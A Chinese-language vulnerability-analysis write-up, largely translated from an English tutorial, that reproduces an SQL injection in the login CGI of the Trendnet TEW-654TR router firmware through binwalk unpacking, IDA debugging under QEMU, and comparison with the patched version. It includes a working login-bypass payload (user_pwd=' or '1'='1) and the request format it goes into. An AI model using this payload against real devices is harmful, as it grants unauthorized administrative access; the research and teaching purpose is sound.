

本文根据 devttyS0 的教程

Exploiting Embedded Systems - Part 2<http://www.devtty0.com/2011/09/expl...systems-part-2/>和

Exploiting Embedded Systems - Part 3<http://www.devtty0.com/2011/09/expl...systems-part-3/>

复现 Trendnet 一个路由器的 SQL 注入**漏洞分析**过程。部分内容直接翻译引用自原文，可以看做是原文的翻译整理。

相关的环境搭建详细的路由器**漏洞分析**环境搭建教程<http://bbs.pediy.com/showthread.php?t=212369>。

静态**分析**

存在**漏洞**的固件下载地址

<http://download.trendnet.com/TEW-654TR/firmware/>, 最新版固件下载地址

<http://www.trendnet.com/support/supp...=175 TEW-654TR>

使用 binwalk 解包:

```

binwalk -Me TEW-654TRA1_FW110B12.bin

Scan Time:    2016-09-21 15:36:15
Target File:  /media/sf_security/iot/router/firmware/FW_TEW-654TR_v1.0R(1.10.12
)/TEW-654TRA1_FW110B12.bin
MD5 Checksum: 523c7c7f158930894b7842949ff55c48
Signatures:   364

-----
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
64           0x40         uImage header, header size: 64 bytes, header CRC:
0xE5BE5107, created: 2011-05-30 13:00:10, image size: 883118 bytes, Data Address
: 0x80000000, Entry Point: 0x80282000, data CRC: 0xB8911044, OS: Linux, CPU: MIP
S, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kerne
l Image"
128          0x80         LZMA compressed data, properties: 0x5D, dictionary
size: 8388608 bytes, uncompressed size: 2746476 bytes
917568       0xE0040     Squashfs filesystem, little endian, non-standard s
ignature, version 3.0, size: 2776952 bytes, 361 inodes, blocksize: 65536 bytes,
created: 2011-05-30 13:00:17

```

查看登录接口的 URL 和参数，在解包的文件中找到 `my_cgi.cgi` 文件。

```
raw  params  headers  hex
POST /my CGI.cgi?0.37146207853169444 HTTP/1.1
Host: 1.1.1.102
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.22) Gecko/20110905 Ubuntu/10.04 (lucid)
Firefox/3.6.22
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://1.1.1.102/
Content-Length: 47
Pragma: no-cache
Cache-Control: no-cache

request=login&user_name=admin&user_pwd=password
```

在 my CGI.cgi 中查找 user\_name 和 user\_pwd 两个参数。

```
bin strings my CGI.cgi | grep -e user_pwd -e user_name
print_user_pwd
select level from user where user_name='%s' and user_pwd='%s'
select level from user where user_name='%s'
user_name
user_pwd
<user_name>%s</user_name>
<user_pwd>%s</user_pwd>
select user_pwd from user where rowid = 1
select conn_type, ip_addr, subnet_mask, gateway, server_ip, user_name, user_pwd from wan_l2tp where rowid = 1
select conn_type, ip_addr, subnet_mask, gateway, server_ip, user_name, user_pwd from wan_ppptp where rowid = 1
select conn_type, user_name, user_pwd, service_name, ip_addr from wan_pppoe where rowid = 1
```


看起来

```
select level from user where user_name=' %
```

s' and user\_pwd='%s' 像是登录的时候查询 SQL 的参数，使用 IDA 载入 my\_cgi.cgi。查询”

select level from user where user\_name

“字符串，可以定位到 do\_login 函数。



The screenshot shows the IDA Pro interface with a search window titled "Occurrences of: select level from user where user\_name". The search results are displayed in a table with columns for Address, Function, and Instruction.

Address	Function	Instruction
.text:0040B6D4	do_login	addiu \$a1, (aSelectLevelFro - 0x420000) # "select level from user...
.text:0040B770	do_login	addiu \$a1, (aSelectLevelF_0 - 0x420000) # "select level from user..
.rodata:00418424		aSelectLevelFro:ascii "select level from user where user_name='%s' and user_...
.rodata:00418464		aSelectLevelF_0:ascii "select level from user where user_name='%s'" <0>

## 动态分析

分析 do\_login 函数，在 exec\_sql 函数执行之前下断点。

<pre> f insert_table f update_table f delete_table f save_conf f save_log_file f clear_log f revoke_dhcp_client f remove_fw_image f check_remote_ip f main f choose_language f print_user_level f set_login_info f check_existed_user f add_login_user f check_expire_time f update_login_time f do_login f do_logout f print_default_mac f print_wan_mac f print_wan_ip </pre>	<pre> .text:0040B060      move    \$s0, \$s0 .text:0040B06C      li     \$a1, 0x420000 .text:0040B0D0      la     \$t9, sprintf .text:0040B0D4      addiu  \$a1, (aSelectLevelFro - 0x420000) # "select level from user w .text:0040B0D8      addiu  \$a2, \$sp, 0x78+var_60 .text:0040B0DC      jalr   \$t9 ; sprintf .text:0040B0E0      move   \$a0, \$s1 .text:0040B0E4      lw     \$gp, 0x78+var_68(\$sp) .text:0040B0E8      lui   \$a0, 4 .text:0040B0EC      la     \$t9, malloc .text:0040B0F0      la     \$s3, my_db .text:0040B0F4      jalr   \$t9 ; malloc .text:0040B0F8      li     \$a0, 0x4F208 .text:0040B0FC      lw     \$gp, 0x78+var_68(\$sp) .text:0040B700      lw     \$a0, (my_db - 0x45A6D4)(\$s3) .text:0040B704      la     \$t9, exec_sql .text:0040B708      move   \$a1, \$s1 .text:0040B70C      move   \$a2, \$v0 .text:0040B710      jalr   \$t9 ; exec_sql .text:0040B714      move   \$s2, \$v0 .text:0040B718      lw     \$gp, 0x78+var_68(\$sp) .text:0040B71C      bnez   \$v0, loc_40B82C .text:0040B720      lui   \$v0, 5 </pre>
---	--

line 66 of 313

0000B710 0040B710: do\_login+12C (Synchronized with Hex View-1)

使用如下脚本运行 my\_cgi.cgi:

```

引用:
#!/bin/bash
INPUT="$1"
LEN=$(echo -n "$INPUT" | wc -c)
PORT="1234"
if [ "$LEN" == "0" ] || [ "$INPUT" ==
    "-h" ] || [ "$UID" != "0" ]
then
    echo -
e "\nUsage: sudo $0 <POST data>\n"


```

```
        exit 1
fi
cp $(which qemu-mipsel-static) ./qemu
echo "$INPUT" | chroot . qemu -
E REQUEST_METHOD="POST" -
E CONTENT_LENGTH=$LEN -
E CONTENT_TYPE="multipart/x-form-data" -
E REMOTE_ADDR="1.1.1.100" -
g $PORT /usr/bin/my_cgi.cgi 2>/dev/null
```

需要放在解压出来的 squashfs-root 目录下执行。

```
bash cgi.sh "request=login&user_name=admin&user_pwd='%20or%20'1'%3D'1"
```

然后 IDA 连接到 GDB 端口进行调试，具体方法参考详细的路由器**漏洞分析**环境搭建教程。按 F9 执行程序到 exec\_sql 的断点处。可以看到寄存器 \$a1 的值为指向 sql 字符串的指针。



在 hex view 中跳转到对应的地址，可以看到 sql 字符串的值为：

引用：

```
select level from user where user_name='admin' and user_pwd='' or '1'='1'
```

表明我们输入的字符串已经拼接到 SQL 语句中。

```

    .text:0040B6F8 li    $a0, 0x4F208
    .text:0040B6FC lw    $gp, 0x78+var_68($sp)
    .text:0040B700 lw    $a0, (my_db - 0x45A604)($s3)
    .text:0040B704 la    $t9, unk_766C0FB4
    .text:0040B708 move  $a1, $s1
    .text:0040B70C move  $a2, $v0
    .text:0040B710 jalr  $t9 ; exec_sql
    .text:0040B714 move  $s2, $v0
    .text:0040B718 lw    $gp, 0x78+var_68($sp)
0000B714 0040B714: do_login+130 (Synchronized with PC)

```

---

```

Hex View-1
004844E8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004844F8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00484508 73 65 6C 65 63 74 20 6C 65 76 65 6C 20 66 72 6F select level fro
00484518 6D 20 75 73 65 72 20 77 68 65 72 65 20 75 73 65 n user where use
00484528 72 5F 6E 61 6D 65 3D 27 61 64 6D 69 6E 27 20 61 r_name='admin' a
00484538 6E 64 20 75 73 65 72 5F 70 77 64 3D 27 27 20 6F nd_user_pwd='' o
00484548 72 20 27 31 27 3D 27 31 27 00 00 00 00 00 00 00 r.'1'='1'.....
00484558 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00484568 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00484578 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00484588 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00484598 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

采用同样的方式动态调试最新版固件，可以发现漏洞已经修复。最新版对输入的参数进行了长度检查，并且检查是否含有单引号。可见这个点除了 SQL，应该也是也存在溢出的。

进行长度检查。

```

Debug View
IDA View-PC
    .text:0040C104 sw    $zero, 0x78+var_28($sp)
    .text:0040C108 jalr  $t9 ; strlen
    .text:0040C10C sh    $zero, 0x78+var_24($sp)
    .text:0040C110 lw    $gp, 0x78+var_68($sp)
    .text:0040C114 move  $a1, $v0
    .text:0040C118 la    $t9, check_buf_overflow
    .text:0040C11C nop
    .text:0040C120 jalr  $t9 ; check_buf_overflow
    .text:0040C124 li    $a0, 0x1E
    .text:0040C128 move  $s3, $zero
0000C128 0040C128: do_login+B4 (Synchronized with PC)

```

---

```

Hex View-1

```



检查是否存在单引号避免 SQL 注入。

```
IDA View-PC
.text:0040C224 bnez    $v0, loc_40C198
.text:0040C228 nop
.text:0040C22C
.text:0040C22C loc_40C22C:                                # CODE XREF: do_login+11C↑j
.text:0040C22C la      $t9, unk_765DED60
.text:0040C230 addiu   $s0, $sp, 0x78+var_40
.text:0040C234 move   $a0, $s0
.text:0040C238 jalr   $t9 ; strchr
.text:0040C23C li      $a1, 0x27 # ''
.text:0040C240 lw      $gp, 0x78+var_68($sp)
.text:0040C244 bnez   $v0, loc_40C198
.text:0040C248 nop
.text:0040C24C bnez   $s1, loc_40C1A4
.text:0040C250 nop
.text:0040C254 la      $t9, unk_765DEF20
.text:0040C258 la      $a0, sql
.text:0040C25C jalr   $t9 ; strlen
.text:0040C260 move   $s1, $a0
.text:0040C264 lw      $gp, 0x78+var_68($sp)

0000C238 0040C238: do_login+1C4 (Synchronized with PC)

Hex View-1
```